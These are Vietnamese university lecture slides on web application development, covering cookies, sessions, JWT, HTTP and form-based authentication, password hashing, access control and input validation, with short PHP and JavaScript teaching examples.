Bài giảng

PHÁT TRIỂN ỨNG DỤNG WEB

Lê Đình Thanh
Khoa Công nghệ Thông tin
Trường Đại học Công nghệ, ĐHQGHN
E-mail: thanhld@vnu.edu.vn Mobile: 0987.257.504

Chương 8

Lưu trạng thái và đảm bảo an ninh

Nội dung

- Lưu trạng thái
  - bên client
  - bên server
- Đảm bảo an ninh
  - Quản lý truy cập
  - Xử lý dữ liệu vào
  - Đối phó với tấn công
  - Bảo vệ dữ liệu bằng mật mã học
  - Một số rủi ro an ninh ứng dụng web

Trạng thái của ứng dụng

- HTTP là giao thức phi trạng thái
  - Mỗi yêu cầu (request) được xử lý độc lập. Không yêu cầu server nhớ trạng thái của các xử lý trước
- Ứng dụng có thể cần nhớ trạng thái
  - Khi xử lý trên nhiều trang, cần sự tương tác phức tạp
    - Ví dụ: chuyển qua nhiều trang khác nhau để chọn nhiều mặt hàng đưa vào giỏ hàng
  - Cần tính cá nhân hóa
    - Ví dụ: phải biết người dùng nào đang sử dụng để cung cấp nội dung phù hợp

Các phương pháp lưu trạng thái

- Lưu trạng thái bên client
  - Sử dụng cookie
  - Sử dụng request header hoặc body, query string
- Lưu trạng thái bên server
  - Sử dụng phiên (session)

Lưu trạng thái bên client

- Server gửi ***state*** cho client (trong response)
- Client nhớ ***state*** và gửi lại ***state*** cho server trong các yêu cầu sau
- Server xử lý theo ***state*** nhận được


Lưu trạng thái bên client

- Việc tạo và sử dụng ***state*** giống như sử dụng sổ y bạ
  - Server == Bác sỹ
  - Client == Bệnh nhân
  - Cookie == Nội dung được ghi trong sổ y bạ
  - Bác sỹ ghi bệnh lý và đơn thuốc vào sổ y bạ. Bệnh nhân cầm sổ y bạ về và đem sổ y bạ đến tại các lần khám sau.

Lưu trạng thái bên client

- Có thể sử dụng header hoặc body, query string của request để **mang** thông tin state.
- Frontend phải tự đặt dữ liệu state vào header (khác cookie) hoặc body, query string.
- Trình duyệt tự động đặt dữ liệu state nếu sử dụng header cookie.

Ví dụ


Browser
Auth server
API server
POST /auth
username=tino&password=12345
200 OK
['access_token':' [JWT token] ']
GET /dashboard
Authorization: Bearer [JWT token]
validate token
200 OK
<html>...
GET /api/v1/posts
Authorization: Bearer [JWT token]
validate token
200 OK
[{'id':233,'subject':'..."}]

Cookie

- Server tạo và gửi cookie cho client trong response

  HTTP/1.0 200 OK
  Content-type: text/html
  Set-Cookie: food=choco; tasty=strawberry

- Client nhớ cookie và gửi lại cookie cho server trong các request tiếp theo

  GET /nextPage.htm HTTP/1.1
  Host: www.example.com
  Cookie: food=choco; tasty=strawberry

- Server nhận lại cookie
  - $tasty= $_COOKIE[“**tasty**”];

Cookie

- Các thành phần
  - key=<*value*>
  - *Expires=<date>*
  - *Max-Age=<non-zero-digit>*
  - *Domain=<domain-value>*
  - *Path=<path-value>*
  - *Secure*
  - *HttpOnly*
- Ví dụ
  - *tasty=strawberry; Expires=Wed, 21 Oct 2017 07:28:00 GMT; Secure;*
- API tạo cookie

  int setcookie(string *name*, [string *value*], [*int* expire], [string *path*], [string *domain*], [*bool* secure], [*bool* httponly])

Client truy cập cookie bằng JavaScript

- Nếu httponly = false
- Ví dụ

```
<script type=”text/javascript”>
    console.log(document.cookie);
    document.cookie = "amount=3";
    console.log(document.cookie);
</script>
```

Ví dụ sử dụng cookie

```
<?php
if (!isset($_COOKIE["guideshown"])) { //Truy cập trang lần đầu
?>
        <div id="guide">
                Chào mừng quý vị ghé thăm trang của chúng tôi.
                Quý vị vui lòng giành ít thời gian xem bản giới thiệu.<br><br>
                <button id="closeguide">Đóng</button>
        </div>
        <script>
           document.getElementById("closeguide").onclick = function() {
                document.getElementById("guide").style.display = "none";
           };
        </script>
<?php
        setcookie("guideshown", "shown");
}
?>
```

Sử dụng cookie

- CORS

An ninh cho client state

- Bảo vệ state
  - Cần giữ bí mật?
    - Sử dụng mã hóa (encrypt)
  - Cần chống giả mạo?
    - Sử dụng chữ ký số
  - Chống đánh cắp
    - Trên đường truyền
      - HTTPS
    - Tại client
      - Lỗ hổng XSS
      - Browser extention

JSON Web Token

Tham khảo: https://jwt.io

Lưu trạng thái bên server

- Phiên (session) là cuộc thoại (dialogue/conversation) giữa trình khách và trình phục vụ.
- Server lưu các biến phiên và gửi cho client định danh phiên. Định danh phiên được server tạo ngẫu nhiên.
- Trình duyệt bao gồm định danh phiên trong các requests sau, server ánh xạ định danh phiên sang các biến phiên
- Phiên phải có thời gian hết hạn (timeout).
- Các biến phiên bị hủy khi ngắt kết nối hoặc hết hạn phiên

Tương tự phiên

- Việc tạo và sử dụng biến phiên giống như sử dụng sổ theo dõi bệnh nhân
  - Server == Bác sỹ
  - Client == Bệnh nhân
  - Phiên == Nội dung được ghi trong sổ theo dõi
  - Bác sỹ ghi bệnh lý và đơn thuốc vào sổ theo dõi, cấp cho bệnh nhân thẻ khám chữa bệnh (định danh phiên) nhưng không đưa sổ cho bệnh nhân. Bệnh nhân cầm thẻ về và đem thẻ đến tại các lần khám sau.

Đăng ký và sử dụng phiên

- Khởi động phiên

  session_start( );
- Sử dụng biến phiên

  $_SESSION[“svName”];
- Hủy phiên

  session_destroy( );

Ví dụ sử dụng phiên

```
<?php
if (!isset($_SESSION["guideshown"])) { //Truy cập trang lần đầu trong phiên
?>
        <div id="guide">
                Chào mừng quý vị ghé thăm trang của chúng tôi.
                Quý vị vui lòng giành ít thời gian xem bản giới thiệu.<br><br>
                <button id="closeguide">Đóng</button>
        </div>
        <script>
                document.getElementById("closeguide").onclick = function() {
                        document.getElementById("guide").style.display = "none";
                };
        </script>
<?php
        $_SESSION["guideshown"] = "shown";
}
?>
```

Khi nào nên/không nên sử dụng phiên

- Nên
  - *Tăng hiệu năng*: Thực hiện tính toán phức tạp một lần, lưu kết quả trong biến phiên, sử dụng kết quả nhiều lần
  - *Cần chuỗi các tương tác*: Người dùng cần nhập liệu trên nhiều giao diện khác nhau, nếu cần có thể quay về giao diện trước để sửa dữ liệu đã được nhập ở giao diện trước
  - *Kết quả trung gian*: Nhiều kết quả trung gian nên được ghi nhớ cho các tính toán tiếp sau
  - *Cá nhân hóa*: Lưu định danh người dùng ở dạng biến phiên, căn cứ vào định danh người dùng để cung cấp nội dung phù hợp
- Không nên

Khi nào nên/không nên sử dụng phiên

- Nên
- Không nên
  - *Lưu trữ trên server*: Nếu lạm dụng sử dụng biến phiên, server sẽ phải dành nhiều bộ nhớ để lưu
  - *An ninh*: Hacker có thể lợi dụng phiên để thực hiện các tấn công

Lưu biến phiên

- Nội dung lưu
  - Ánh xạ <định danh phiên, dữ liệu phiên>
- Nơi lưu
  - InProcess
  - OutProcess
    - state-service
    - database

Đảm bảo an ninh

- Các nhóm giải pháp đảm bảo an ninh
  - Quản lý truy cập
    - Xác thực
    - Quản lý/duy trì trạng thái xác thực
    - Điều khiển truy cập
  - Xử lý dữ liệu vào
  - Đối phó với tấn công
  - Bảo vệ dữ liệu bằng mật mã học
- Một số rủi ro an ninh ứng dụng web

Quản lý truy cập

- Đảm bảo mỗi người dùng chỉ được sử dụng chức năng và dữ liệu nhất định, không được sử dụng chức năng và dữ liệu khác.
- Ba cơ chế có liên quan mật thiết
  - *Xác thực (authentication)* người dùng
  - *Quản lý/duy trì trạng thái xác thực (session management)*
  - *Điều khiển truy cập (access control)*

Xác thực


- Mục đích
  - Xác minh người dùng có đúng như thông tin mà họ xưng danh hay không
- Phương pháp
  - **Thông tin mà người dùng biết (tên sử dụng và mật khẩu, …)**
  - Thông tin mà người dùng có (thẻ từ, RFID, …)
  - Thông tin là chính người dùng (vân tay, khuôn mặt, …)

Xác thực

- Xác thực theo tên sử dụng và mật khẩu
  - Phổ biến
  - Cung cấp tên sử dụng và mật khẩu
    - Theo giao thức HTTP
    - Sử dụng form đăng nhập

Xác thực HTTP

- Trình duyệt gửi HTTP Request lên server
- Server trả lời bằng HTTP Response với mã **401** yêu cầu xác thực
- Trình duyệt cho người dùng nhập **tên sử dụng** và **mật khẩu**, gửi thông tin xác thực lên server
- Server gửi nội dung trang web về cho trình duyệt



Ví dụ HTTP Response yêu cầu xác thực

HTTP/1.1 401 Authorization Required

Date: Mon, 21 May 2001 23:40:54 GMT

Server: Apache/1.3.19 (Unix) PHP/4.0.5

WWW-Authenticate: Basic realm="Marketing Secret“

Connection: close

Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <HTML><HEAD> <TITLE>401 Authorization Required</TITLE> </HEAD><BODY> <H1>Authorization Required</H1> This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.<P> <HR> <ADDRESS>Apache/1.3.19 Server at dexter Port 80</ADDRESS> </BODY></HTML>

Ví dụ HTTP Request có thông tin xác thực

GET /auth/keys.php HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.51 [en] (WinNT; I)
Host: localhost
Accept: image/gif, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Authorization: Basic ZGF2ZTpwbGF0eXB1cw==

Xác thực HTTP bằng mã PHP

- Dùng hàm *header()* để thêm yêu cầu xác thực vào HTTP response

```
header('WWW-Authenticate: Basic realm="My Realm"');
header('HTTP/1.0 401 Unauthorized');
```

- Tên sử dụng và mật khẩu được người dùng nhập và gửi đến server được lưu trong các biến

```
$_SERVER[‘PHP_AUTH_USER’]
$_SERVER[‘ PHP_AUTH_PW’]
```

Ví dụ xác thực HTTP bằng mã PHP

```
<?php
    if(!isset($_SERVER['PHP_AUTH_USER'])) {
            header('WWW-Authenticate:Basic realm="Nhập tên sử dụng và mật khẩu."');
            header('HTTP/1.0 401 Unauthorized');
            exit();
    } else if (!isValid($_SERVER['PHP_AUTH_USER'], $_SERVER['PHP_AUTH_PW'])) {
            header('WWW-Authenticate:Basic realm="Tên sử dụng hoặc mật khẩu không
    đúng. Vui lòng nhập lại."');
            header('HTTP/1.0 401 Unauthorized');
            exit();
    }
    //Logic ứng dụng
    …
?>
```

Hạn chế của xác thực HTTP

- Trình duyệt có thể nhớ tên đăng nhập và mật khẩu dẫn đến có thể truy cập lại trang.
- Nếu người dùng không nhớ tên đăng nhập hoặc mật khẩu thì không có cách gì (ví dụ sử dụng câu hỏi an ninh) để tiếp tục sử dụng tài khoản
- Ứng dụng có thể yêu cầu đăng nhập nhiều lần. Ví dụ, để vào mục cài đặt cần phải đăng nhập lại một lần nữa

Sử dụng form đăng nhập

```
<?php
//Login.php
$err = “”;
if (isset($_POST["tdn"])) { //Đã đệ trình form
        if (isValid($_POST["tdn"], $_POST["mk"]) {
            header('Location:/homepage');
        } else {
            $err = "Sai tên đăng nhập hoặc mật khẩu";
        }
}
?>
<!DOCTYPE html><head>…</head><body>
<?php echo $err; ?>
 <form method="post">
    Tên đăng nhập: <input type="text" name="tdn"/> <br/>
    Mật khẩu: <input type="password" name="mk" /> <br/>
    <input type="submit" value="Đăng nhập" />
 </form>
</body></html>
```

Xác minh tên đăng nhập và mật khẩu

- Kiểm tra tên đăng nhập và mật khẩu do người dùng cung cấp có hợp hợp lệ hay không
- Các tên đăng nhập và mật khẩu hợp lệ = tài khoản người dùng
  - Được lưu trong cơ sở dữ liệu, hay tệp cấu hình
- Sử dụng giá trị băm của mật khẩu

  password_hash($password, $algo)

  crypt($password, $salt)
- Xác minh mật khẩu bằng cách so sánh các giá trị băm

  password_verify($password, $hash)

Duy trì trạng thái xác thực

- Như lưu trạng thái
  - Trạng thái: ai đã đăng nhập thành công
  - Có thể lưu bên client hoặc bên server

Duy trì trạng thái xác thực bên server

- Biến phiên được sử dụng để lưu định danh người dùng đã đăng nhập thành công

```
$_SESSION["user"] = $_POST["tdn"];
```

- Kiểm tra định danh người dùng trước khi làm mọi công việc khác

```
if (!isset($_SESSION["user"]))
        header("Location:/login");
```


Duy trì trạng thái xác thực bên server

- Đảm bảo an ninh cho phiên
  - Cấp định danh phiên
    - Dài và phức tạp để tránh bị làm giả
  - Kiểm soát thời gian phiên
    - Thời gian hết hạn (sliding timeout)
      - ✓ không nên quá dài, tuyệt đối không nên vô thời hạn
  - Hủy phiên
    - Do hết thời gian phiên
    - Chủ động đăng xuất


Đăng xuất

```php
<?php
        //Logout.php
        session_start();
        unset($_SESSION["user"]);
        header("Location:/login");
```

Duy trì trạng thái xác thực bên client



JWT


eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
Jpc3MiOiJpZC52bnUuZWR1LnZuIiwidXNlcm5hb
WUiOiJodW5ndHQiLCJmdWxsbmFtZSI6IlRy4bqn
biBUdeG6pW4gSMO5bmciLCJleHAiOjE1MTYyMzk
wMjJ9.HPPRX-s_wWKJkwN1TrQkxYZSvJYYw-
YpavvgCzzoS9U


HEADER: ALGORITHM & TOKEN TYPE
{
"alg": "HS256",
"typ": "JWT"
}
PAYLOAD: DATA
{
"iss": "id.vnu.edu.vn",
"username": "hungtt",
"fullname": "Trần Tuấn Hùng",
"exp": 1516239022
}
VERIFY SIGNATURE
HMACSHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
your-256-bit-secret
) secret base64 encoded

Điều khiển truy cập

- Bước cuối cùng trong quản lý truy cập
- Quyết định liệu người dùng có được thực hiện từng hành động hay truy cập từng dữ liệu cụ thể hay không.
- Ứng dụng có thể hỗ trợ nhiều vai trò người dùng (user roles). Mỗi vai trò được quyền truy cập tập chức năng và dữ liệu xác định. Ứng dụng cũng có thể cho phép từng người dùng truy cập những chức năng và dữ liệu cụ thể.

Đảm bảo an ninh


- Các nhóm giải pháp đảm bảo an ninh
  - Quản lý truy cập
  - Xử lý dữ liệu vào
    - Xử lý hợp thức
    - Làm sạch
    - Sử dụng API an toàn
  - Đối phó với tấn công
  - Bảo vệ dữ liệu bằng mật mã học
- Một số rủi ro an ninh ứng dụng web

Xử lý dữ liệu vào

- Mọi dữ liệu vào đều không tin cậy, cần được xử lý trước khi sử dụng
  - Người dùng có thể nhầm lẫn, sai sót trong nhập liệu
  - Kẻ tấn công có thể tự tạo và gửi yêu cầu HTTP mang dữ liệu bất kỳ
- Hậu quả nếu không xử lý hợp thức
  - Dữ liệu sai, lộn xộn, không toàn vẹn
  - Lỗ hổng an ninh

Xử lý hợp thức

- Mục đích
  - Đảm bảo dữ liệu do người dùng nhập đầy đủ (trường bắt buộc) và đúng đắn (độ dài, kiểu, định dạng, phạm vi). Thông báo lỗi nếu dữ liệu nhập chưa đảm bảo các ràng buộc trên. Chỉ sử dụng, lưu dữ liệu vào CSDL khi dữ liệu được nhập đủ và đúng.
  - Đảm bảo dữ liệu nhập được làm sạch, chuyển đổi và chuẩn hóa, ví dụ chuyển ngày Việt thành Anh để lưu CSDL, chuẩn hóa tên, …
- Thực hiện
  - Phải thực hiện ở **cả client và server**
    - Kiểm tra hợp thức phía client: Sử dụng javascript. Là cách kiểm tra hiệu quả (về truyền thông và thời gian thực hiện) và thân thiện (không tải lại trang, kiểm tra từng phần ngay khi vừa nhập xong) hơn, tăng được tương tác với người dùng.
    - Kiểm tra hợp thức phía server: Bằng ngôn ngữ kịch bản. Không thể bỏ qua kiểm tra phía server vì kiểm tra phía client có thể thất bại do trình duyệt bị tắt javascript.



Kiểm tra phía client

- Sử dụng style hoặc text để biểu thị các trường buộc phải nhập
- Hiển thị hướng dẫn nhập nếu cần
- Có thể kiểm tra bộ phận cho từng trường nhập ngay khi người dùng nhập xong cho trường nhập (sử dụng sự kiện onkeyup, kiểm tra mã ký tự là 13 (Enter) thì kiểm tra)
- Nếu việc kiểm tra cần có thông tin trên server (ví dụ kiểm tra trùng mã) thì dùng iframe hoặc AJAX để gửi dữ liệu lên server và kiểm tra
- Có thể tự động điền/thông báo một số trường căn cứ dữ liệu đã được nhập ở các trường khác. Ví dụ tự động tính và hiển thị tổng điểm khi người dùng thay đổi các điểm thành phần
- Thông báo lỗi nhập liệu
  - Sử dụng span để hiển thị thông báo lỗi (thân thiện)
  - Sử dụng alert để hiển thị thông báo (không thân thiện, CHỈ áp dụng cho các lỗi nghiêm trọng)
  - Sau khi báo lỗi, có thể đặt tâm điểm vào đối tượng nhập liệu cần nhập lại

Các hàm JavaScript hữu ích cho việc kiểm tra phía client

- document.getElementById(id): Lấy tham chiếu đối tượng có định danh là id
- document. getElementsByName(name): Trả về mảng các tham chiếu đến các đối tượng có tên là name
